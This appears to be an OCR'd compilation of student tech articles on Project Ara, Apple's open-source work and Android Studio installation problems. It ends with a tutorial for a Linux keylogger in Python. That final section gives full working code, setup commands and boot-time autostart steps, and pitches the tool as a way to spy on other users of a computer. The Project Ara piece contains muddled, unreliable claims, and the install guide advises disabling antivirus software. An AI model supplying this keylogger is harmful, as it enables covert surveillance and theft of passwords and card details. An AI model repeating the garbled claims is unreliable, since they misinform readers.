
What if you could make thoughtful choices about exactly what your phone does, and use it as creative canvas to tell your own story?



Source: tracktec.in

Source: www.droid-life.com
Basic Outlay of Modules

INTRODUCING PROJECT ARA

It is designed exclusively for 6 billion people by Google and a smartphone manufacturer company called Yezz. Google has been working on the project since the last two years. After years of incubation, Project Ara is finally taking shape, but the first handset won't be from google. Yezz showed off a prototype of the innovative modular smart phone at Mobile World Congress 2015 and said it could launch its project Ara device very soon.The Miami-based firm said it was approached by Google at the CES (Consumer





Source: knowyourmobile.com

Electronics Show) in Las Vegas earlier this year with a view to developing the first project Ara handset. A Yezz spokesperson said that it was a risky, but had a huge potential. An initial test launch in Puerto Rico in already underway, which could be expanded to more countries by the end of the year. Google has been developing Project Ara since 2013 after they acquired the company, and Google spokespersons claim that it is likely to release sometime in the third quarter of 2016.

ITS SPECS and PART

The modular smartphone uses a shell known as endoskeleton that is filled with a number of modular parts. A controller, which makes the phone work, can be combined with a screen module, camera, processor, storage and just about any other smartphones.

In this a total of 11 modules can be placed into the shell, including the display. Modules come in two sizes – 2x2 squares and 1x1 squares and can be swapped out and removed with magnetic clasps keeping them attached. And from those 11 modules, 8 modules are placed back for things like camera, battery, RAM, SSD, MicroSD slot etc. The concept has been described as the first "future proof" smartphone, with the modular design allowing people to remove and replace old and unwanted parts. D

DEVELOPER: Google, Yezz, Linero

TYPE: Modular smartphone

OS: Android


CPU: Rock Chip

POWER: Modular battery

DISPLAY: 720p

Smartphone enthusiasts are eagerly waiting for these phones to launch as soon as possible with no cons.

Source: guardianlv.com



Source: guardianlv.com

Most popular acronyms used by Project Ara developers.

AP – Application Processor
API – Application Programming Interface
ASIC – Application Specific Integrated Circuit
BOM – Bill of Materials
CAD – Computer-Aided Design
CMC – Contactless Media Converter
CMF – Color, Material, Finish
CSI – Camera Serial Interface
DSI – Display Serial Interface
EDA – Electronic Design Automation
EPM – Electro-Permanent Magnets
FPGA – Field Programmable Gate Array
GP Bridge – General Purpose Bridge ASIC
GPIO – General Purpose Input Output
HAL – Hardware Abstraction Libraries
HS Bridge – High-Speed Bridge ASIC
HSIC – High-Speed Inter Chip
I2C – Inter Integrated Circuit
I2S – Integrated Interchip Sound
IMS – Internal Master Secret
LTE – Long-Term Evolution
MDK – Module Developers Kit
MSP – Module Support Package
OS – Operating System
PCB – Printed Circuit Board
PWM – Pulse Width Modulation
RC – Resistor-Capacitor
RHC – Remote Host Controller
RTOS – Real-time Operating System
SDIO – Secure Digital Input Output
SLVS – Scalable Low-Voltage Signaling
TDP – Tech Data Package
UFS – Universal Flash Storage
UniPro – MIPI Unified Protocol
USB – Universal Serial Bus

- Apple and Open Source -

By
Sankarshan Purkayastha

Open source software fans hate walled gardens. After all, they believe in communities supporting each other for the greater good. Sure, they fight over the details and who gets the most support, but that's part of what it means to be a creator, an owner, a participant in both the journey and the final result.

Thus, it's common to hear OSS fans sneer at Apple, the antithesis of the community approach. Apple works in deep secrecy, even within the company. Suggestions and input are rarely acknowledged. Everything is highly controlled -- you must join the Apple cult and follow what its secretive, undemocratic leaders have decreed to really use what the company offers.

Why the excitement? Developers have demonstrated a growing preference for open source tools and platforms over the past 15 years. Apple, meanwhile, has pushed iOS developers towards its own in-house development technologies and away from third-party tools, such as Adobe Flash, that it deems inefficient.

But even Apple can only risk alienating the developers on whom it relies for so many third-party apps and services so far. Coders have myriad options available to let them do their jobs the way they want; to keep them in-house, it turns out, Apple has to open up.

The MacBook Pro has become the de facto standard for development these days, likely because it is required to develop for OS X and iOS. Plus, it can run Windows and Linux in virtual machines, as well as Unix natively. Apple may not be open-source-friendly, but its Mac is the most open to all major OSes. That matters to a developer.

Apple has pleased nerds everywhere by releasing its Swift programming language as open source, freeing up the code-base of the language to be used as developers see fit.

Swift was already growing like mad, but there are many other programming languages which are desperately vying for the attention of developers. Hack and D by Facebook and Go by Google are notable open source examples.

Most significant, however, was Microsoft's decision last year to open source its .NET framework. In doing so, Microsoft gave its official stamp of approval to all developers using its languages outside of the Windows ecosystem, including for OS X and iOS and provided code to make it easier for others to modify and extend the .NET platform for their own use.

Faced with the prospect of developers using Microsoft tools to develop apps for Apple products, Apple really had no other choice but to make Swift equally dev-friendly.

Apple announced Swift as the successor to Objective C, which dates back to 1983 and was the primary language for developing iOS apps. Swift is safer, faster and more expressive overall as a language compared to Objective C.

Apple has never open sourced Objective C, hence making cross platform coding very difficult due to lack of support. But now, Apple has open sourced core parts of the Swift ecosystem — including the compiler and standard library — under a standard license Apple will also contribute parts of the code to OS X, iOS, and Linux.

Finally, Apple stated, "Contributions from the community will be accepted -- and encouraged."

Not only Swift, but it also contributes to various open source frameworks like:- WebKit — the open-source rendering engine introduced by Apple — powers Safari on OS X and iOS.

WebKit features blazing performance and extensive standards support. And because it's open source, developers can examine WebKit code and contribute to the community.

ResearchKit is an open source framework that enables an iOS app to become a powerful tool for medical research. It includes a variety of customizable modules that you can build upon and share with the community.

Bonjour enables automatic discovery of devices and services on a local network using industry standard IP protocols. It makes it easy to discover, publish, and resolve network services with a sophisticated, yet easy-to-use, programming interface.

OS X combines a proven UNIX foundation with the easy-to-use Mac interface to bring industrial-strength computing to the desktop.

Open Sourcing Is No Longer Optional, Not Even for Apple.

By Piyush Agarwal

Some Common Problems Installing Android Studio

Android Studio is an IDE based on IntelliJ IDEA used for android application development. It was released on 15th may 2013. This tool has more options for Android Development, making the process faster and more productive.

Here are some issues and its brief explaination to resolve it.

- After you download the android studio , during its process of installation a common issue you face is a dialog box which will show you :


  "We could not detect a Java Development Kit(JDK) v 7 or newer on your system ."


To resolve the issue , you should download the JDK from Oracle.You can download JDK from here


https://jdk7.java.net/download.html

- On some Windows systems, the launcher script does not find where Java is installed. If you encounter this problem, you need to set an environment variable indicating the correct location.

Select Start menu > Computer > System Properties > Advanced System Properties.







Then open Advanced tab > Environment Variables, add new system variable JAVA_HOME that points to your JDK folder, for example C:\Program Files\Java\jdk1.7.0_21.

 Another common issue during installation of android studio.While attempting to install Java, a message box with the following error appears:

Error 1721: There is a problem with this Windows Installer Package..
A program required for this install to complete could not be run. Contact your support or package vendor

SOLUTION

1.Disable/Configure any anti-spyware or anti-virus software on your system during the Java installation process.

2.Check to see if any spyware or adware is installed on your system blocking the completion of install process.

3.Check to see if you find any unwanted entry in Add/Remove Programs or Internet Explorer - Add-ons section (Tools - Internet Options - Programs - Manage Add-ons). If you found one, remove/disable this entry. If the problem is not resolved even after following the above steps , you should create an new user account in your pc and provide the account with full administrative power .

 After launching the downloaded android studio from google, it tries to download some packages. After a while it shows the following error. The following SDK components were not installed: extra-android-m2repository, tools, addon-google_apis-google-21, android-21, sys-img-x86-addon-google_apis-google-21, source-21, extra-google-m2repository.

Solution : Run As Administrator

The problem was due to the write permission in Windows C: drive and the Access is Denied message is displayed. Running the program as administrator downloads all the necessary components and now you can start Android Studio IDE.

These are some basic problems faced during an user while installing android studio. I hope this article will help u solve your issues .

By Amandeep

Make a Simple Keylogger in PYTHON for LINUX

Keylogger is a program used to monitor keystrokes. the keystrokes are stored in a file somewhere.

Lets say you want to see what other people were doing on your computer, when you were away. you can just start the keylogger and spy on them!

A Keylogger can be used by a hacker to record sensitive information like usernames, password or credit card detail etc.

***NOTE:* This piece of code should not be used for unethical means. if you do so you are on your own risk.**

I have written a very simple keylogger in python using pyxhookmodule which is an implementation of pyhook module (for Windows OS). Let's first see how to run the keylogger and after that we will understand how it is written.

Download and Run the keylogger

pyxhook requires python-xlib. Install it if you don't have it already.

sudo apt-get install python-xlib

To run this program you need the pyxhook module and my keylogger program that I have explained in the next section below. I have put all required files my github repository.make sure you have git installed **sudo apt-get install git.**

Now, execute the below commands

aman@vostro:~$ git clone https://github.com/hiamandeep/py-keylogger.git

Cloning into 'py-keylogger'...
remote: Counting objects: 23, done.
remote: Compressing objects: 100% (21/21), done.

remote: Total 23 (delta 9), reused 0 (delta 0), pack-reused 0
Unpacking objects: 100% (23/23), done.
Checking connectivity... done.
aman@vostro:~$ cd py-keylogger/

***NOTE:* Before you finally run the program, open the keylogger.py file and set log_file variable to your desired location for your log file.**

Give an absolute path,
for example: /home/YourUsername/Desktop/file.log
(replace YourUsername with your actual username)


aman@vostro:~/py-keylogger$ python keylogger.py
<class 'Xlib.protocol.request.QueryExtension'>
<class 'Xlib.protocol.request.QueryExtension'>
RECORD extension version 1.13

Now, the keylogger is active and is recording your keystrokes in file.log. press the grave key ` to stop it and view your file.log
***NOTE:* grave key is below Esc key**

You can also make this program start automatically after each boot. In ubuntu, simply add this command to startup applications like shown in the image below.

python/home/aman/py-keylogger/keylogger.py

Again, make sure you give your own file path in the command.



Understand how this keylogger is written

We start by importing the necessary modules which in this case is only pyxhook.

Then specify the location of your log file (the file, where the keystrokes will be stored) Make sure you change the log_file variable to the path of your log file.

The file will be automatically created, if not existing at your specified path.

We create a new instance of the HookManager class. and set keydown variable to the function to execute when a key is pressed (OnkeyPressfunction)

***OnKeyPress** - is the function which executes every time a key is pressed. here, the log file is opened in append mode and the keystrokes are appended to the log file. a new line character is written to the file to get the keys on new lines. if the grave key ` is pressed the log file is closed and session is terminated.*

```
import pyxhook
#change this to your log file's path
log_file='/home/aman/Desktop/file.log'

#this function is called everytime a key is pressed.
def OnKeyPress(event):
  fob=open(log_file,'a')
  fob.write(event.Key)
  fob.write('\n')

  if event.Ascii==96: #96 is the ascii value of the grave key (`)
    fob.close()
    new_hook.cancel()
#instantiate HookManager class
new_hook=pyxhook.HookManager()
#listen to all keystrokes
new_hook.KeyDown=OnKeyPress
#Hook the keyboard
new_hook.HookKeyboard()
#start the session
new_hook.start()
```

you can get more events information like time of the event, event window name and Mouse events can also be tracked, you can refer to the documentation in link below.

pyxhook doesn't have any official documentation but the pyhook documentation works fine for most of the stuff.

Resources: ***pyHook API documentation***

LIST OF LINUX KEYLOGGERS:

1. Skeylogger
2. Log Keys
3. LKL
4. Uber key
5. vlogger
6. keysniffer

LIST OF WINDOWS KEYLOGGERS:

1. Actual key-logger
2. REFOG Free key-logger
3. Home key-logger
4. Revelaer key-logger
5. Kidlogger

LIST OF MAC KEYLOGGERS:

